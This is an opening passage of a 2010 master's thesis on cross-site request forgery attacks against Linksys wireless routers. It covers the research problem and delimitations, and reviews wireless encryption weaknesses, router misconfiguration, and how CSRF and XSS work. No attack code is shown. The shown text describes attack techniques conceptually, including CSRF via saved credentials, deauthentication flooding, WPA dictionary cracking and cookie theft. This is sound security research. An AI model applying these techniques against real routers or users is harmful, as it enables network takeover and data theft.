5-7-2010

Cross-Site Request Forgery Attacks Against Linksys Wireless Routers

Ryan L. Poyar
Purdue University - Main Campus, rpoyar@purdue.edu

CROSS-SITE REQUEST FORGERY ATTACKS AGAINST LINKSYS WIRELESS ROUTERS

A Thesis

Submitted to the Faculty

of

Purdue University

by

Ryan Lewis Poyar

In Partial Fulfillment of the

Requirements for the Degree

of

Master of Science

May 2010

Purdue University

West Lafayette, Indiana

To my family for always encouraging me to be better at whatever I do and for being there for me. Also to all of the amazing people that I have met at Purdue University, without whom, I probably would not have been able to get through this thesis.

ACKNOWLEDGMENTS

The author would like to thank his committee for taking him on in lieu of not having taken the thesis preparation course and being on a short time frame. Their patience and guidance was invaluable. Also, to his professors and other faculty who mentored him throughout the thesis. Finally, to all of his friends and colleagues who not only were great resources to bounce ideas off of, but who also supported him through the difficult times.

TABLE OF CONTENTS

LIST OF TABLES

LIST OF FIGURES

ABSTRACT

Poyar, Ryan Lewis. M.S., Purdue University, May 2010. Cross-Site Request Forgery Attacks against Linksys Wireless Routers. Major Professors: Melissa J. Dark, Anthony H. Smith, Phillip Rawles and Eugene Spafford.

Wireless routers are common in the typical home and are becoming more so every year. While wireless networks can be convenient and provide many benefits they also have the potential to be insecure and vulnerable. Statistics show that a large percentage of wireless routers use weak or no encryption and many wireless routers still use their default password. This research analyzed the security of wireless routers, specifically the security of a standard Linksys wireless router. The research focused on CSRF attacks and the possibility for an attacker to modify a wireless router through such attacks. The results of the research were significant. Proof of concept code is provided that demonstrates a variety of different types of attacks that enable an attacker to modify a wireless router in order to gain complete and persistent control of the device.

CHAPTER 1. INTRODUCTION

1.1. Background

Wireless communication dates back to the late 1800s with the invention of the radio (Bellis, n.d.). However, only recently have individuals had the capability to deploy their own wireless networks. This is primarily accomplished through standard devices called wireless routers, which can be purchased for a nominal price. In recent years, wireless routers have become increasingly common in the typical home. In 2006, 8.4% of homes within the U.S. were using a wireless router (Mercer, 2006). This number continues to grow and is likely to increase due to the many new devices that contain wireless connectivity as part of their functionality.

The security of sending and receiving data wirelessly has been a large concern for many years. Many different protocols have been created in order to provide both confidentiality and integrity of data traversing over wireless mediums. These protocols have been tested thoroughly and are continually scrutinized. Interestingly, wireless routers themselves have received little security attention. Further, the producers of wireless routers are focusing more and more on creating simpler and easier to use wireless routers that automatically configure themselves at a push of a button. While this makes setting up a wireless router more convenient, it takes the focus away from security and is likely introducing more security concerns.

1.2. Statement of Problem

Wireless routers are widely deployed in many environments ranging from corporations to coffee shops to individual homes. According to the Wireless

Geographic Logging Engine (WiGLE), there are over 18 million unique wireless networks that have been mapped out across the world (WiGLE, n.d.). According to a study done within West Lafayette, IN there were approximately 1700 unique wireless networks alone (Smith, Geethakumar, Mittal & Poyar, 2009).

As more wireless routers are deployed and people increasingly use them, security of wireless routers becomes more important. However, studies have shown that security is a concern (Hu, Colizza & Vespiganni, 2008; WiGLE, n.d.; Smith et al., 2009). In 2009, a survey of West Lafayette showed that over half of the wireless networks discovered were using either weak encryption or no encryption at all (Smith et al., 2009). Beyond insecure network encryption, many people do not change the default password for the wireless routers. According to a recent study on Linksys routers in the United States, 45% of 2,729 routers that were publicly accessible still had a default password in place (Zetter, 2009). Further, an analyst at In-Stat estimated that approximately 50 percent of consumers and small businesses currently use the default password on their router (Haskins, 2007). There could be a few reasons that individuals fail to change default passwords for wireless routers. Some people may restrict web management access to only devices on the internal network. If they believe that nobody is able to access their network, then they might think it is unnecessary to change the default password. Others may simply be ignorant or not care. Another security concern arises when individuals do change their password, but fail to adopt a sufficiently long and random password. Last, even when a sufficiently long and random password is selected, when individuals save the password within their browser, it leaves the wireless router more vulnerable to potential attacks.

There is a need to examine the security posture of wireless routers and specifically how malicious websites can perform Cross Site Request Forgery (CSRF) attacks to potentially take control of the wireless router on a victim's network. Not only is it important to be aware of the vulnerabilities which make this

attack possible, it is also necessary to understand the potential consequences of exploiting the vulnerability.

1.3. Significance of Problem

Wireless routers make it easy to send and receive data between devices. Wireless routers provide people flexibility to access the internet and other data on their network from several locations. Further, with the abundance of available wireless networks, people can stay connected wherever they go. This convenience and simplicity to set up and connect to the internet wirelessly has made it easy for people to access all facets of their life through a computer. However, it is often forgotten or ignored that data sent through a wireless network may be easily intercepted. For a corporation this may mean trade secrets, patent information, or plans for future growth. For an individual it could mean personal data, financial information, credit cards, bank accounts, etc. In an information age where much of society revolves around information systems, it is crucial to keep sensitive and private data secure.

Cyber crime is a significant problem that continues to rise. According to the Internet Crime Complaint Center (IC3) (n.d.) Internet Crime Report there were 275,284 crime complaint submissions in 2008, which was an increase of 33.1% over 2007. The majority of these cases were fraudulent in nature and involved a financial loss. It was estimated that the total dollar amount lost from all of the reported cases was $264.6 million dollars (IC3, n.d.). Although a wireless network may be using secure encryption protocols, an insecure wireless router could provide other means for an attacker to access and control the data that flows through the network.

An insecure wireless router can also aid in committing crimes. Currently it is easy to find wireless networks that contain little to no security. These can act as anonymous internet connections. Using an unsecured wireless network, it is possible to send a threatening email to the President of the United States that is difficult or potentially impossible to trace back to the sender. Other illegal activity

could be done including plotting terrorist attacks or hacking into organizations. The FBI estimated that in 2006 the total cost of cyber crime to businesses was $67 billion dollars (Organized Cyber Attack, 2008). This was modest compared to McAfee's projection that the global cost of cyber crime in 2008 may have cost businesses one trillion dollars (Mills, 2009). Free and easy access to anonymous internet hubs makes it easy for cyber criminals to continually perform attacks while not getting caught.

Vulnerabilities within wireless routers could also potentially be used in a botnet or to propagate a worm with devastating consequences. In this case a single attack could lead to thousands of infected wireless routers. Each router could potentially further attempt to infect other routers. If an attacker manages to gain complete access to a wireless router there is much that they can do. Typically, wireless routers act as a gateway for many users. This essentially would give the attacker the capability to control all of the data that comes in and out of the network. It would not just affect the wireless router; it would also affect all of the machines behind the router.

What makes wireless routers of particular concern is that it is not easy to detect malware on a wireless router. Currently there is no anti-virus solution that exists specifically for most home routers (Bradley, n.d.). Secondly, because wireless routers are by and large at the edge of the network, it is hard to monitor traffic for suspicious activity. Finally, wireless routers are attractive targets due to their predominantly high bandwidth capability and the fact that they are always on.

1.4. Statement of Purpose

The purpose of this study was to analyze the security of wireless routers. More specifically, to analyze the security of stand-alone home networking devices that include: routing functionality, an Ethernet switch, and a wireless radio. The study focused on Linksys wireless routers as they were one of the most popular. According to WiGLE (2009), Linksys routers made up the majority

of all deployed wireless routers by over double; the next most widely used, D-Link. The study primarily analyzed the default firmware that comes loaded on the Linksys wireless router. The typical way to interact with a wireless router is through a web management interface. Hence, the web management interface was chosen to be examined. The focus of the examination was to discover potential vulnerabilities and attacks, the difficulty of performing said attacks, and the damage that they can cause. CSRF attacks were the primary type of attack studied. The hope of this research was to better understand the security of wireless routers so that they can be improved and people can be better informed of the risks associated with using wireless routers by understanding the types of attacks that are possible.

1.5. Delimitations

This research was restricted to using Linksys wireless routers given that they were currently the most widely deployed. Other brands of wireless routers were not included in this research. The default Linksys firmware was chosen as the firmware to be used throughout the research. The specific version of firmware used throughout this research was the initial release of the Linksys WRT54GL firmware (version 4.30.0) (Firmware Release History, 2008). At the end of this research, the latest version of firmware (4.30.13) available from Linksys for the WRT54GL (Firmware Release History, 2008) was analyzed to determine if the results of the research extended to this version as well. Aside from the firmware, some of the attacks relied on external factors such as the specific browser or operating system which the client used. Even the version of the browser that was used made a difference in certain cases. All possible browsers, operating systems, and other external factors were not explored in the research. When scenarios such as these arose, the researcher chose well known and widely used operating systems and applications that were configured with default settings. It was generally assumed that most people use the newest version of an application – specifically applications that automatically update by default. In

some cases changing configuration settings or using an older version of a product was used as a proof of concept that an attack works in certain, may it be rare, circumstances. The specific browsers were delimited to Internet Explorer (versions 6.0.2900.2180 and 8.0.6001.18702) and Firefox (versions .8, 3.5.5, 3.5.6, and 3.5.8). For the Java based attacks, the research was delimited to Java Runtime Environment (JRE) versions 1.6.0 and 1.6.18.

Analyzing the security of a wireless router had almost limitless vectors for potential vulnerabilities. This research did not address each one of them. For a detailed outline of the areas of analysis, see the methods and procedures section. If a new vector for attack made itself apparent during the research it may have been analyzed depending on its potential significance and time permitting. The significance was determined based on the perceived threat of its potential damage and perceived difficulty/time it would take the researcher to perform. These decisions were subject to the researcher's biases.

1.6. Limitations

There were several limitations to this research. These limitations can be categorized by each of the research goals: the possibility of attack, the difficulty to perform the attack, and the damage that could be caused as a result of attack.

The possibility of attack was the primary focus of the research. In order to determine the difficulty of attack and assess the damage which the attack can cause requires there to first be an attack. There are a number of obstacles which act as limitations in finding vulnerabilities in wireless routers. Most notably, there has been a lack of previous research on this topic. There are no well defined methodologies to specifically assess the security of a wireless router. The plan that the researcher chose to go about the assessment was mostly based on accepted practices and prior knowledge. However, at a high level, the researcher approached this assessment similarly to that of any other type of system. This is done by examining the different parts and interactions of the system and determining which have the greatest potential for failure, are the easiest to

exploit, and can provide the most benefit. The researcher used best judgment to determine this. Although the researcher's intuition and rationale behind the types of attacks which were performed cannot be reproduced, the attacks themselves were documented clearly and are readily reproducible by other researchers. Secondly, many of the internal details regarding how a Linksys wireless router is constructed and functions are unknown; this information is proprietary and is kept secret. Because this information is not readily available, the researcher had to spend much time and effort collecting it and re-learning things that other people may have known. This acted as a road block impeding in the progress of the research. Lastly, simply because the researcher is unable to successfully perform an attack does not mean that it is not possible. It may require specific expertise or information that the researcher does not possess. Additionally, many times in order to circumvent the security of a system, one must be creative. Other researchers could come up with different ideas that were not thought of. The results of this research are not able to deduce whether or not wireless routers are secure. The results only demonstrate certain securities or insecurities within a specific version and model of wireless router – nothing more.

The difficulty of performing an attack is relative. In this thesis, certain aspects were focused on. First, the amount of resources which the attack required was considered. These resources include hardware and software requirements as well as specific IP address, domain name or internet connection requirements. Inside knowledge was also considered. This includes information such as the type of wireless router that a victim is using and the subnet, username, and password of the router. The technical knowledge and time required to perform the attack are also factors dictating the difficulty of the attack. All of these aspects were considered. However, rather than stating a specific difficulty level to perform an attack, the researcher simply stated all of the requirements necessary to successfully accomplish the attack. This was intended to eliminate the majority of the discrepancy regarding the difficulty between multiple researchers.

Similar to determining the difficulty of an attack, assessing the damage of an attack can be very subjective as well. In order to bypass the subjective nature of damage, the researcher stated the specific consequences of each attack. However, the researcher may not have captured all of the potential consequences of an attack. A specific attack may not be very harmful by itself but in conjunction with another could prove to be very destructive. Similarly, the vulnerability may make other attacks possible that were previously not possible. The researcher may not be aware of certain attacks. Therefore, the damage of an attack may be much worse than the researcher suspected.

1.7. Definitions

Access Point (AP): In the context of this document, access point and wireless access point both share the same meaning. Please see Wireless Access Point.

Anti-virus: A piece of software that attempts to detect and protect against viruses or malware.

Bot: A piece of software installed or run on a machine without permission that accepts commands from someone and acts upon them.

Botnet: A network of bots which can all be controlled by a single-issued command.

Bandwidth: The amount of data which can be sent over a wire in a given amount of time.

Cross-Site Request Forgery (CSRF): Also known as XSRF, an attack where the trust of a web application in its authenticated users is exploited by letting the attacker make arbitrary HTTP requests on behalf of a victim user (Jovanovic, Kirda & Kruegel, n.d.).

Cross-Site Scripting (XSS): An attack that exploits the trust that a user has in a website (Cross-Site Scripting, n.d.).

DNS Pinning: Caching DNS responses in the browser such that the Time To Live (TTL) field of the response is not respected (Hanson, 2009).

DNS Rebinding: Re-mapping a domain name to a different IP address. It is typically used to bypass the SOP of a browser (Hanson, 2009).

Firmware: “Software that is embedded in a piece of hardware.” (Fisher, n.d.). It is also typically fixed and can only be modified if overwritten completely.

Hub: A network device that connects multiple devices to each other. When one device sends out data, the data is sent to all of the devices connected to the hub.

Infected: A device that contains malware.

Interface: The physical or logical network interface adapter and configuration that allows the operating systems and applications to communicate (Resource Dependency Service terminology, n.d.).

Local Area Network (LAN): The internal network of the WAP – typically using private address space.

Malware: “(for "malicious software") is any program or file that is harmful to a computer user.” It includes computer viruses, worms, and trojan horses (Definition of Malware, n.d.).

Man-In-The-Middle Attack (MITM): “A form of active eavesdropping in which the attacker makes independent connections with the victims and relays messages between them, making them believe that they are talking directly to each other over a private connection, when in fact the entire conversation is controlled by the attacker.” (Man-in-the-middle attack, n.d.).

Same Origin Policy (SOP) - The website where the script originated from must be the same as the website that the script is attempting to interact with (Same Origin Policy, n.d.).

Spoof: To impersonate or pretend to be something that it is not.

Switch: Similar to a hub in that it connects multiple devices to each other. However, when one device sends out data, it only sends it to the specified device and not to all of them.

Uniform Resource Identifier (URI): A string of characters used to identify a

name or resource on the internet. The URI is made up of the URL and URN (Uniform Resource Identifier, n.d.).

Uniform Resource Locator (URL): Considered to be the location part of the URI. It specifies where an identified resource is available and the mechanism for retrieving it (Uniform Resource Locator, n.d.).

Uniform Resource Name (URN): Considered to be the name part of the URI. They are intended to serve as persistent, location-independent resource identifiers and are designed to make it easy to map other namespaces (Uniform Resource Name, n.d.).

Wide Area Network (WAN): The external network which the WAP is connected to - typically the internet.

Wireless Access Point (WAP): In a wireless local area network (WLAN), a wireless access point is a station that transmits and receives data. An access point connects users to other users within the network and also can serve as the point of interconnection between the WLAN and a fixed wired network. Each access point can serve multiple users within a defined physical area (What is access point, n.d.).

Wireless Local Area Network (WLAN): The internal network of the WAP that is connected via wireless medium. This is typically on the same network as the physical LAN, sharing the same network subnet and broadcast domain.

Wireless Router: Typically found in a home, a stand-alone device that contains a router, an Ethernet switch, and a wireless radio. Some additionally include a broadband modem (Wireless access point, n.d.).

Worm: A self-replicating computer program (Computer Worm, n.d.).

CHAPTER 2. REVIEW OF LITERATURE

2.1. Wireless Protocol 802.11

Home wireless networks are a new technology dating back to the original IEEE standard of 802.11, which was released in 1997. In 1999 the IEEE 802.11 standard was revised and superseded by the International Organization for Standards (ISO) and the International Electrotechnical Commission (IEC) (OFFICIAL IEEE 802.11, 2009). This original version supported net bitrates of 1 or 2 megabits per second. While this standard was the basis for current wireless networks, it has long been out of use. Since the original IEEE standard in 1997, there have been numerous amendments. Notably, in 1999 two new amendments were standardized. These include 802.11a and 802.11b, which are Higher Speed PHY Extension in the 5 GHz band and 2.4 GHz band respectively (OFFICIAL IEEE 802.11, 2009).

802.11a operates in the 5 GHz range providing a substantial increase in speed to the original version. It achieves a net bitrate of 54 megabits per second and has an approximate range of 30 meters for outdoor communication and 15 meters for indoor. 802.11b operates on the 2.4 GHz range while providing 11 megabits per second transfer rate. However, it allows for a much greater range of 90 meters for outdoor and 45 meters for indoor communication (Broadband Wireless Exchange Magazine, n.d.).

As seen by the comparison of data rates and range of both, 802.11a and 802.11b are very different. However, those aren't the only differences. There are inherent consequences that stem from operating on different frequencies (Flickenger, 2007).

- The longer the wavelength, the further it goes.
- The longer the wavelength, the better it travels through and around things.
- The shorter the wavelength, the more data it can transport.

Additionally, it is important to consider other conditions. Many devices currently use the 2.4 GHz frequency including: microwave ovens, cordless telephones, Bluetooth devices, baby and security monitors, and amateur radio. The more signals in a specific or nearby frequency range causes an increased amount of interference. In the extreme case this can lead to the inability to send or receive data (Broadband Wireless Exchange Magazine, n.d.).

In 2003 a new amendment for 802.11 was introduced. This was the 802.11g standard, which operates on the 2.4 GHz band while providing an increased data rate over 802.11b. It is able to accomplish a net bitrate of 54 megabits per second while maintaining the long range that the 2.4 GHz band provides. While 802.11g is currently the most widely used and adopted version of 802.11, another new amendment came out in September of 2009 that is gaining popularity, 802.11n (IEEE Ratifies 802.11n, 2009). 802.11n takes advantage of both the 2.4 GHz and 5 GHz ranges as well as several new techniques. This enables it to achieve a net bitrate of 600 megabits per second while having a range of 182 meters outdoor and 91 meters indoor (Wirevolution, n.d.) (Wireless Networks, n.d.).

2.2. Intrinsic Vulnerabilities of Wireless Networks

Security analysis of 802.11 wireless networks can be based on the well-known security model, CIA, which includes: confidentiality, integrity, and availability.

Compared to traditional physical networks there is a significant decrease in the confidentiality in wireless networks. In order to obtain data sent throughout a wired network, one must have physical access to the network. A person must have some way to directly connect their computer or device within the network.

Even then, the data that can be extracted is limited. In a network using hubs, one can only capture data that is being sent to or from the broadcast domain that one is a part of. However, more realistically, the network will be using switches. In this case an attacker cannot capture any data traversing the network unless they perform ARP poisoning or other attacks. On the other hand, a person can easily capture data from wireless networks without having physical access and potentially at a distance of a mile or further using directional antennas (DEFCON 12, 2004). All of the data sent across a wireless network is propagating through the air in every direction. By simply placing a wireless card into monitor mode, all of the data can be easily captured.

The integrity of a wireless network is also important and can be viewed in two different ways: 1) the devices that are on the network, and 2) the integrity of the data flowing through the network. Using basic 802.11 a/b/g/n, the only piece of information required to connect to a wireless network is the Service Set Identifier (SSID). A typical wireless router broadcasts this information out about 10 times per second (Getting the Most out of Multicasting, 2006). Needless to say, it is easy for an adversary to connect to a wireless network. Once connected to the network, everything within the network is accessible to the adversary. Worse yet, an attacker can use the internet connection maliciously, which will all point back to the owner of the wireless network. The second way that a network can have its integrity compromised is through the data that is sent through the network. Malicious attackers can act as other legitimate devices on the network and send data as that legitimate device. However, this is no different to a wired network. It is just much easier on a wireless network because physical access is not required.

Lastly, wireless networks are much less reliable than physical networks. Wireless networks can be easily rendered un-available. As described previously, the interference from other devices can stop a wireless network from functioning. Also, an unauthorized device on the network could send and receive large amounts of data using all of the bandwidth available making the network

congested, slow, and potentially un-usable. Further, the device could constantly send data through the air waves by not conforming to the Request-To-Send and Clear-To-Send (RTT-CTS) collision avoidance protocol. This would take away the ability for every other device on the network to send data since the data would collide with the malicious device's data. This attack does not even require the malicious device to be connected or associated to the wireless router – it is essentially analogous to a jamming device. There are also other attacks that can disassociate clients from the wireless router. By constantly replaying deauthentication packets to a client, one can perform a targeted denial of service attack on any device connected wirelessly (Bellardo & Savage, 2003).

2.3. Securing Wireless Networks

Although there are many inherent features of wireless networks that make them less secure than physical networks, measures can be taken to enhance their security. To make the confidentiality of wireless networks as secure as physical networks, Wired Equivalent Privacy (WEP) was created. WEP was originally introduced in 1997 (802.11-1997, 1997) and was later included in the original IEEE 802.11 standard created in 1999 (802.11-1999, 1999). Additionally, WEP included the CRC-32 checksum to provide integrity (Arbaugh, 2001). In a closed WEP-encrypted network, one needs to provide the SSID of the network to connect as well as the encryption key of the network. Initially 64-bit WEP was used. Of the 64-bits only 40 of them were used for the key while the other 24-bits were the initialization vector (IV). Later, after the United States lifted restrictions on exporting cryptographic technology, a new 128-bit version of WEP was implemented. This used a key size of 104 bits. However, it turned out that this increase in key size did not make much difference. In 2001, researchers found several serious flaws within WEP, which allowed them to crack it in a matter of minutes regardless of the key size (Borisov, Goldberg & Wagner, n.d.).

As a temporary solution to the problems of WEP, the Wi-Fi Protected Access (WPA) protocol was introduced. In 2003, WPA was officially declared the

successor of WEP and announced that it would be standardized in the upcoming 802.11i amendment. However, in November 2008, researchers found a weakness in the TKIP algorithm of WPA (Beck & Tews, 2008). Although, the attack did not completely break the algorithm and lead to key recovery as in the WEP attacks, it allows for small packets with mostly known content to be decrypted. Later, in October 2009, further weaknesses were found that allowed fairly large packets to be injected into the network (Halvorsen, Haugen, Eian & Mjølsnes, 2009). Although WPA TKIP is not completely broken, it has serious flaws within it. Fortunately, in 2004 WPA2 was standardized as part of the IEEE 802.11i amendment as well. None of the attacks that work against WPA work against the newer WPA2 protocol that implements the Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP) (McMillan, 2009). CCMP uses the Advanced Encryption Standard (AES) with a 128 bit key, 128 bit block size, and 10 rounds of encoding (IEEE 802.11i: Part 11, 2004). WPA2 CCMP is the latest encryption protocol for wireless networks and is considered to be secure. However, just as any encryption scheme, WPA CCMP is susceptible to brute force and dictionary based attacks. It is possible to capture a legitimate authentication session and perform an off-line brute force or dictionary attack (Tutorial: How to Crack WPA/WPA2, 2009). It is even possible to use time-memory tradeoff techniques, otherwise known as a pre-computed dictionary, to further increase the speed of the attack (Oechslin, n.d.). However, part of the authentication in WPA and WPA2 uses the SSID of the wireless network (Tutorial: How to Crack WPA/WPA2, 2009). Because of this, simply changing the SSID from the default name to one that is uncommon prevents the pre-computed dictionary attacks. While the maximum passphrase length for WPA2 is 63 characters (Rantwijk, 2006), it can be significantly shorter and still be safe against brute force and dictionary attacks. With the current computational power of computers, it is sufficient to use a random 10 character alpha-numeric password with both upper and lower case letters (Poyar, Smith & Goldman, 2009).

While adding encryption is one way to increase the security of a wireless network, there are other things that can be done. In order to prevent un-authorized devices on a wireless network, MAC filtering can be used. One can specifically allow only select devices or contrarily blacklist a set of devices using an access control list. Every wireless card contains a unique MAC address. However, it is easy to spoof this address allowing one to bypass these MAC filters.

Finally, when securing a wireless network, simply containing the wireless signal will provide additional security. If an attacker cannot obtain a signal from the wireless network, they cannot capture any of the data nor can they obtain access to the network. There are several ways to contain the signal. First, simply limiting the power of the wireless router will decrease the range of the network. Secondly, barriers can be put up at the parameter of the intended access area. If the perimeter is a building, there is special paint that can be applied on the exterior walls of the building to dampen the signal strength (Anti-Wi-Fi paint, 2009). Placing mediums, such as water or metal, around the perimeter will, for all practical purposes, completely absorb the wireless signal (Flickenger, 2007).

2.4. Wireless Routers

Wireless Routers are standard devices used to create a wireless network. These devices first appeared in the late 1990's and quickly became popular. In 2006, it was estimated that already 8.4% of households in the U.S. had a wireless router deployed (Mercer, 2006). Further, the amount of wireless routers is increasing rapidly – not just within the U.S., but throughout the world as well. According to RSA, from 2006 to 2007, London, New York, and Paris had an increase of wireless networks to the tune of 160, 49, and 44 percent respectively (Wireless Adoption Leaps Ahead, 2007). This increase continued from 2007 to 2008 at an even greater rate. Wireless networks in Paris increased by an enormous 543 percent, which dwarfed the still significant 72 and 45 percent

growth in London and New York respectively (The Wireless Security Survey, 2009).

Due to the large demand, many different companies are coming out with their own wireless home networking device solutions including: Apple, Belkin, Buffalo, D-link, Linksys, Netgear, and Trendnet. However, they all typically have the same basic features. They often include a router, an Ethernet switch, and of course a wireless radio. Some additionally include a broadband modem (Wireless access point, n.d.).

There are several features that make wireless routers an attractive target. Wireless routers are becoming increasingly common. Wireless routers act as the gateway of a network and therefore affect all of the other devices that are connected to them. With control of the gateway, it is possible to monitor or modify all of the traffic flowing in and out of the network. Wireless routers tend to have high bandwidth capability, which makes them a more valuable resource for an attacker. Wireless routers are typically always on, which allows the resource to be constantly available. There is currently no anti-virus solution for most wireless routers (Bradley, n.d.). Also, since they are usually located at the edge of a network, it is difficult to monitor traffic from them for suspicious activity. Lastly, many people tend to forget about the wireless router as long as it is working correctly. All of these properties of wireless routers ensure that an attack will be long-lived and prosperous (Poyar et al., 2009).

2.5. Wireless Router Security

With the many incentives of attacking wireless routers and with their continued proliferation, it is important that they are secure. There are many potential attack vectors within wireless routers. Essentially a wireless router is just a small computer with little memory and computational power. Many even run a version of Linux as their operating system (Weiss, 2005). For this reason, many attacks that can be performed against a PC can similarly be done against a wireless router. Such attacks may include buffer or heap overflow attacks, format

string attacks, password brute forcing, and ARP poisoning. The attacks that can be performed against a wireless router can be classified into two categories: inherent flaws within the wireless router or user error (Poyar et al., 2009).

In the case of inherent flaws, the user does not have much control. It is primarily the vendors' responsibility to ensure that the wireless router has been designed without vulnerabilities. The vendor can later fix any issues within the software of the wireless router and create an updated version of the firmware. It is then typically the users' responsibility to verify that they are always running the latest, most secure, version of firmware available. There are numerous possible vulnerabilities within a wireless router. Any service running can be attacked. These services may include: web, telnet, SSH, DHCP, DNS, or others. Further, any feature that is included in the wireless router may be vulnerable to attack. For example, firewalls, universal plug and play (UPnP), and quality of service (QoS). Lastly, even the IP stack and routing buffers could be vulnerable. This could be a result of how forwarding of packets is handled, large buffer sizes, fragmentation, or a burst of packets. Wireless routers are continually getting more complex and adding new features, which result in more points of attack and possible vulnerabilities (Poyar et al., 2009).

The second type of attacks include: incorrect wireless router configuration settings, user error, and social engineering. These can usually be prevented by the user with careful configuration and a basic understanding of wireless routers. However, this is by far the largest threat to wireless routers today. In a 2008 study by RSA, they examined the wireless networks of three major cities: London, Paris, and New York. Of the three cities New York faired the best in terms of having the most secure wireless networks. However, still over 50% of the wireless networks were found to be insecure, using either no encryption at all or WEP. It is noteworthy that the survey excluded the wireless routers that should be open (public hotspots) (The Wireless Security Survey, 2009). These findings were similar to other studies that have taken place across different cities within the U.S. as well (WiGLE, n.d.) (Smith et al., 2009) (Hu et al., 2008).

Using weak or no encryption is one of the ways to incorrectly secure a wireless router. It is also important to understand all of the services that are running and where they can be accessed from. For example, allowing telnet, SSH, or web management access from the WAN can be risky especially when precautions are not taken. Telnet should not be open to the WAN, nor used at all if it can be avoided, because it sends everything in clear text. Instead SSH should be used. However, when opening SSH up to the WAN, it is imperative that a strong, non-dictionary word is used as the password as there will inevitably be brute force attacks attempted. This holds for the web management interface as well. Also with regards to the web management interface, it should not be enabled on the WAN interface unless it is using SSL. Without SSL, all of the data will be transmitted in clear text, including the username and password, just as with telnet.

Just as there are implications to opening services to the WAN, there are also implications to allowing services on the WLAN. Some wireless routers enable web management via WLAN by default. As discussed previously, over 50% of wireless networks were using insecure encryption or no encryption at all. In these cases anybody can get on the wireless network and consequently have access to whatever services are enabled for WLAN. If the web management service is available and the wireless router is using the default username and password, then anybody within proximity can have complete access to the wireless router. It is believed that many of the wireless routers that are deployed use the default username and password. According to the paper “Brave New World: Pervasive Insecurity of Embedded Network Devices” by researchers at Columbia University, 38.5% of Linksys routers in the U.S. were using the default password (Cui, Song, Prabhu & Stolfo, 2009). This result was actually lower than the findings of other sources where the percent of routers with their default password was 45% (Zetter, 2009) and 50% Haskins, 2007). Additionally, some wireless routers are configured to use the same password as their wireless encryption. If using WEP, this key can be easily obtained. With the password and

access to the wireless network, an attacker can gain full control of the wireless router. These same methods also apply to the other services that may be accessible from the WLAN, most notably SSH.

There are many different configuration settings to consider. Every network will have its own unique requirements, but it is important to understand the implications of certain settings and what can be done to better protect the wireless router and network.

Even a secure wireless router may be vulnerable to modification of settings or complete control through social engineering. Some of these social engineering attacks are difficult to detect and even someone who is educated in the security of wireless routers can become a victim if not careful. Simply luring a person to click on a specially crafted URL could be all that is needed to modify the settings of their wireless router. This attack was reportedly done against a bank in Mexico (Espiner, n.d.). The attack is known as cross-site request forgery (CSRF). It may also be possible to perform Cross-site scripting (XSS) or other JavaScript attacks against wireless routers.

2.6. Cross-Site Request Forgery (CSRF)

CSRF attacks have been called the “sleeping giant” of web-based vulnerabilities (Grossman, 2006). These attacks take advantage of the trust that a website has in a user’s browser (Cross-site request forgery, n.d.). For example, it uses saved user credentials or cookies that allow a user to access a protected resource, most commonly another website. It is also feasible to perform CSRF attacks that use credentials specified by the attacker (Barth, Jackson and Mitchell, 2008). While there has been no formal research performed specifically on CSRF with respect to wireless routers, it seems to be possible that CSRF attacks can be performed against wireless routers as well. There have been reports that these attacks have occurred (Espiner, n.d.), however the details of the said attacks were not provided. Although, there has been no research done on CSRF attacks against wireless routers, CSRF attacks have been known since

the 1990s (Cross-site request forgery, n.d.) (Dean, Felten, & Wallach, 1996). CSRF has been researched against other web applications and is well understood.

The idea behind the CSRF attack is to have a victim send a request to another device or program. The primary reason for performing a CSRF attack is due to the fact that the victim has specific authorization to a protected resource that is otherwise not accessible to the attacker. The victim may have authorization in the form of a cookie or user credentials that is stored in their browser and automatically sent with their requests. It may also be that the victim is located on a network that the attacker does not have access to. This may be due to a firewall or, more commonly in the case of wireless routers, due to a non-routable IP address. Another potential purpose for CSRF attacks is for stealth. The attack is executed by the victim's computer and is not correlated with the attacker. However, the referrer header on the HTTP request would be set to the URI of the web page where the link was clicked from. This web page may be associated to the attacker. It would not be very difficult for an attacker to put up a link on a forum or some other web page that can not be traced back to them. Further, if the attacker sent the link via email then the referrer header would either not be present or be set as the victim's web mail URI. In either of these cases it would be very difficult, if not impossible, to track where the attack came from.

CSRF attacks are possible for several reasons. In the most general case, where user credentials or a cookie are passed to a web application, CSRF attacks are achievable because of the way browsers work. When a user logs into a website a session is created. This session is typically in the form of a cookie. This, usually nonsensical string of characters, is uniquely identified with a user's session. The cookie is passed along automatically by the browser with each request to the corresponding domain. The website examines the cookie string and looks up the information that is associated with it. This typically includes the username, time that the session started, whether or not the user is authenticated,

and other data specific to that web application. Cookies allow users to browse a website without requiring them to re-login every time they go to a new page on the website. The cookie continues to get sent with any request to the associated domain until the browser determines that it should no longer send it. For typical session cookies they continue to be sent until the browser is restarted. However, the website can choose to accept or reject the cookie based on how it is configured. Cookies typically keep a user authenticated until the cookie either expires or the user logs out. Most wireless routers use HTTP basic authentication rather than using cookies. HTTP basic authentication works in a very similar way to cookies. The primary difference is that rather than sending a unique string of characters identifying a user with each request, the actual user name and password is sent as part of every request. While basic authentication is less secure than using cookies in the way described above, it has the same implications with respect to CSRF. “The CSRF problem affects both cookies and HTTP authentication. It does not affect URL parameters because to forge such requests the attacker would have to know the session ID to include in the URL.” (Johnston, 2004, p. 24). Since most wireless routers use HTTP basic authentication they are susceptible to CSRF attacks.

There are several limitations to CSRF attacks. First, an attacker needs to lure a victim to click on a specially crafted link that the attacker planted. The attack must not require any interaction. An attacker can only send a single attack request. Further, “It is only possible for CSRF attacks to perform actions; no information leakage is possible, because nothing is returned to the attacker” (Johnston, 2004, p. 23). Since no information is returned to the attacker, the attacker does not know whether the attack succeeded or not. Nevertheless, CSRF attacks are considered to be a large threat which can cause significant damage.

2.7. Cross-Site Scripting (XSS)

Cross-site scripting is an attack similar to CSRF in that it affects browsers. However, rather than taking advantage of the trust that a user has in their browser; XSS exploits the trust that a user has in a website (Cross-Site Scripting, n.d.). According to Symantec, in 2007, XSS attacks accounted for roughly 80% of all security vulnerabilities (Turner, 2008). XSS is a JavaScript attack where an attacker injects code onto a web page. Consequently, the injected JavaScript code is executed when users (victims) visit that web page. The attacker is capable of performing any action that JavaScript can perform. A popular action to perform is “cookie stealing”. This attack sends the victim’s cookie to the attacker, which in return allows the attacker to log in to the vulnerable site as the victim (Klein, 2002). There are many variations of XSS, all of which can be very destructive.

